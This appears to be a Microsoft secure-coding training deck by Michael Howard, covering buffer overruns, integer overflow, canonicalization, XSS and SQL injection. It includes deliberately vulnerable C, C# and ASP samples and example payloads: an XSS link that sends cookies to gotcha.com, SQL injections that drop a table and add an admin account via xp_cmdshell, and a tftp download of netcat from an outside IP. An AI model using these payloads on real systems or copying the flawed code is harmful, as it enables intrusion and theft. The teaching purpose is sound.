Introduction to Security Coding Issues

Michael Howard, CISSP
Senior Security Program Manager
Security Engineering and Communication

There are **only** two types of security issues:

① Input trust issues

② Everything else!

Input Trust Issues

All input is evil, until proven otherwise!

- Buffer Overruns

```
10101101101101
```

```
1010110110110101101100101011010
```

- SQL Injection

```
Blake
```

```
Blake´ or 1=1 --
```

- Cross-Site Scripting


```
Blake
```

```
<script>var i=document</script>
```

What are BOs?

- External data is larger than the destination
- Overflowing the destination tramples some sensitive in-memory construct that determines execution flow
  - Causing the application to change execution flow
  - To the attacker's code included in the data
- Cause: trusting input
- C/C++ code the most common victim
  - Direct access to memory

Stack BOs at Work




Own3d!

```
void func(char *p, int i) {
  int j = 0;
  CFoo foo;
  int (*fp)(int) = &func;
  char b[128];
  strcpy(b,p);
}
```

Bad things happen if *p points to data longer than b

Heap BOs at Work



Buffer Overrun Examples

SQL Server Instance Resolution (MS02-039)

```
#define INSTREGKEY "SOFTWARE\\Microsoft\\Microsoft SQL Server\\"
#define MAX_RECV_MSG 256

void SsrpSvr(LPSTR szInstanceName) {
  BYTE rgbRecvBuf[MAX_RECV_MSG];
  ...
  ssrpMsg = SsrpRecvMsg(rgbRecvBuf);

  switch(ssrpMsg) {
    case CLNT_UCAST_INST: // Verb #4
      SsrpEnum((LPSTR)&rgbRecvBuf[1]);
}

SSRPMSGTYPE SsrpRecvMsg(BYTE *rgbRecvBuf) {
  ...
  bytesRecd = recvfrom( gSvrSock, (char*)rgbRecvBuf, MAX_RECV_MSG, 0,
                        (SOCKADDR *)&gclientAddr, &cClientAddr );

  return((SSRPMSGTYPE)rgbRecvBuf[0]);
}

BOOL SsrpEnum(LPSTR szInstName, ...) {
  char szregVersion[128];
  sprintf(szregVersion,"%s%s\\MSSQLServer\\CurrentVersion",INSTREGKEY,szInstName);
```

Sitting on port 1434 – The Internet

Read no more than
256 bytes from the network

Then copy into a 128 byte buffer :(

The ‘n’-functions are safe? Right?!

```
// Example #1 (code verifies pszSrc is <= 50 chars)
#define MAX (50)
char *pszDest = malloc(sizeof(pszSrc));
strncpy(pszDest,pszSrc,MAX);
```

sizeof is 4-bytes, not 50

String not null-terminated if len(pszSrc) >= MAX

```
// Example #2
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,MAX);
```

```
// Example #3
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,strlen(pszSrc));
```

Wrong buffer size!

The ‘n’-functions are safe? Right?!

```
// Example #4
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,MAX);
pszDest[MAX] = '\0';
```

Wrote NULL to element 51, not 50!

MAX-1 is not the total destination buffer size!

```
// Example #5
#define MAX (50)
char szDest[MAX];
strncpy(szDest,pszSrc,MAX-1);
strncat(szDest,pszSrc,MAX-1);
```

The ‘n’-functions are safe? Right?!

```
// Example #6
char szDest[50];
_snprintf(szDest,
                strlen(szDest),
                "%s",szSrc);
```

szDest contains junk!
strlen(szDest) is random!

What if p == NULL?

```
// Example #7
void func(char *p) {
     char szDest[MAX];
     strncpy(szDest,p,MAX);
     szDest[MAX-1] = '\0';
}
```

You still need to use your brain when using ‘n’ functions!

Integer Arithmetic Attacks

- ‘Integer arithmetic’ is a generic name for a set of common integer arithmetic mistakes that can lead to BOs
  - Overflow and underflow
  - Signed versus unsigned errors
  - Truncation
- They can lead to BOs

Integer Arithmetic Attacks

```
int ConcatBuffers(char *buf1, char *buf2,
                  size_t len1, size_t len2){
    char buf[0xFF];

    if((len1 + len2) > 0xFF) return -1;

    memcpy(buf, buf1, len1);
    memcpy(buf + len1, buf2, len2);

    // do stuff with buf

    return 0;
}
```

```
          0x103  len1
+ 0xFFFFFFFC     len2
          0xFF
```

Both **memcpy** functions attempt to copy >255 bytes

Integer Arithmetic Attacks

Custom Memory Allocations

If cb = 0xffffffff,
then cbr == 0

```
#define _BLOCKSIZE 64

void *_MemAlloc(size_t cb) {
    // Round to nearest block size
    size_t cbr = (cb + _BLOCKSIZE - 1) &
                 ~(_BLOCKSIZE – 1);
    return malloc(cbr);
}
```

Unmanaged Code Interop Issues

C#


```
public int CopyData(byte[] inputBuffer, int inputOffset,
                    int inputCount, byte[] outputBuffer)  {
    if (inputOffset >= inputBuffer.Length)
        throw new Exception();

    -1
    if (inputCount > inputBuffer.Length)
        throw new Exception();

    if (inputOffset + inputCount < inputOffset)
        throw new Exception();

    if (inputBuffer.Length < inputOffset + inputCount)
        throw new Exception();

    _UnmanagedCopy(..., inputBuffer, inputOffset, inputCount);
```

All the checks are against signed ints

C++

```
_UnmanagedCopy(..., BYTE *inputBuffer,
               DWORD inputOffset, DWORD inputCount) {
    memcpy(pb, inputBuffer + inputOffset, inputCount);
    ...
}
```

0xFFFFFFFF



Standard Annotation Language (SAL)

- Defines interface contracts
- Helps tools find bugs
- Annotate your headers using SAL
  - Used by latest PREfast in Visual Studio 2005

SAL Examples:
From Visual C++ CRT

```
char *
   fgets( __out_ecount_z(_MaxCount) char * _Buf,
          __in int _MaxCount,
          __inout FILE * _File);

__checkReturn errno_t
   tmpfile_s(__deref_opt_out FILE ** _File);
```

__checkReturn	Must check return value
__out_ecount_z(n)	Outbound null-term string of len ‘n’
__in	Read-only argument
__inout	Read/Write argument, by reference
__deref_opt_out	Must deref OK, optional, not null-terminated

Defense: Protecting Pointers

```
DISPATCH_FUNC  g_pFunction = EncodePointer(NULL);

void InitGlobals() {
  g_pFunction = EncodePointer(GetProcAddress(...));
}
void Dispatch(int i, char *sz) {
  DISPATCH_FUNC pFunction = DecodePointer(g_pFunction);
  if (pFunction != NULL)
     (*pFunction)(i, sz);
}
```

Remedy: Integer Arithmetic

- Any calculation used to determine an array offset or memory allocation is suspect
- Use unsigned variables for array indexes and buffer sizes
  - int's are signed in Managed Code
- Watch out for:
  - C4018 & C4389 (signed/unsigned mismatch)
  - C4244 warnings (conversion from 'type1' to 'type2', possible loss of data)
  - #pragma and casts that shut the compiler

Remedy: Integer Arithmetic

```
size_t cb = num * sizeof(T);
T *p = malloc(cb);
```

```
T *p = new T[num];
```

Visual C++ 2005 automatically detects overflow in operator::new

```
#define MAX_ALLOC (1024*1024*4)
if (num <= (MAX_ALLOC/sizeof(T))){
   T *p = malloc(num * sizeof(T));
}
```

```
size_t cb = num * sizeof(T);
if (num == cb/sizeof(T)) {
   T *p = malloc(cb);
}
```

```
// Howard (C/C++ IntOverflow.h)
if (UMul(num,sizeof(T),&cb)) {
    T *p = malloc(cb);
}
```

```
// LeBlanc (C++ SafeInt.hpp)
SafeInt<size_t>cbFoo(sizeof(T));
SafeInt<size_t>cb = cbFoo * num;
T *p = malloc(cb)
```

```
// Windows (intsafe.h)
if (SUCCEEDED(SizeTMult(num,sizeof(T),&cb)))
    T *p = malloc(cb);
}
```

Buffer Overrun Checklist

- ☑ Just fix ‘em!
- ☑ Build defensive code, and add defensive layers (/GS etc)
- ☑ Use the latest version of VC++ /GS
- ☑ Use safer string libraries
- ☑ Use PREfast and SAL
- ☑ All arithmetic used to calculate memory allocations are probably wrong!

Canonicalization Issues

- Never make a security decision based on the name of something
  - Chances are good that you'll get it wrong
  - Often, there is more than one way to name something

```
if (String.Compare(username,@“DOMAIN\mike",true)==0
 && String.Compare(filename,@"secretfile.txt",true)==0)
      // go away
```

Canonicalization Issues
Example 1

SecretFile.txt
SecretFile.txt.
Secret~1.txt
SecretFile.txt::$DATA


Canonicalization Issues
Example 2

http://www.foo.com/prn/default.asp
http://www.foo.com/aux.asp


Cross-Site Scripting (XSS)


- Very common vulnerability
- A flaw in a Web server leads to a compromised client and more
- The fault is simply trusting input and then echoing it!

XSS in Action – Cookie Stealing





```
Welcome.asp
Hello,
<%= request.querystring(´name´)%>
```






```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
      (´<img src=”http://gotcha.com/”%2bdocument.cookie%2b>´)
</script>here</a>
```

XSS in Action – "Defacement"



SQL Injection – C#

```
string Status = "No";
string sqlstring ="";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

Hard to guess password!

Connecting as sysadmin

String concat for dynamic SQL

Telling the bad guy too much on failure

Why It's Wrong (1 of 3)

```
sqlstring="SELECT HasShipped" +
          " FROM Shipment WHERE ID='" + Id + "'";
```

Good Guy

Enter a Shipping ID: 1001

```
SELECT HasShipped
FROM Shipment
WHERE ID='1001'
```

Not so Good Guy

Enter a Shipping ID: 1001' or 2>1 –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' or 2>1 -- '
```

Why It's Wrong (2 of 3)

```
sqlstring="SELECT HasShipped" +
          " FROM Shipment WHERE ID='" + Id + "'";
```

Really Bad Guy

Enter a Shipping ID: 1001' drop table orders –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' drop table orders -- '
```

Downright Evil Guy


Enter a Shipping ID: 1001' exec xp_cmdshell('net user add URHacked Pa$sw0rd') –

Enter a Shipping ID: 1001' exec xp_cmdshell('net localgroup admins URHacked /add') –

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' exec xp_cmdshell('...') -- '
```

Why It's Wrong (3 of 3)
Your worst nightmare!


①exec xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'



Owns 63.45.11.9

②nc.exe -l -p 31337

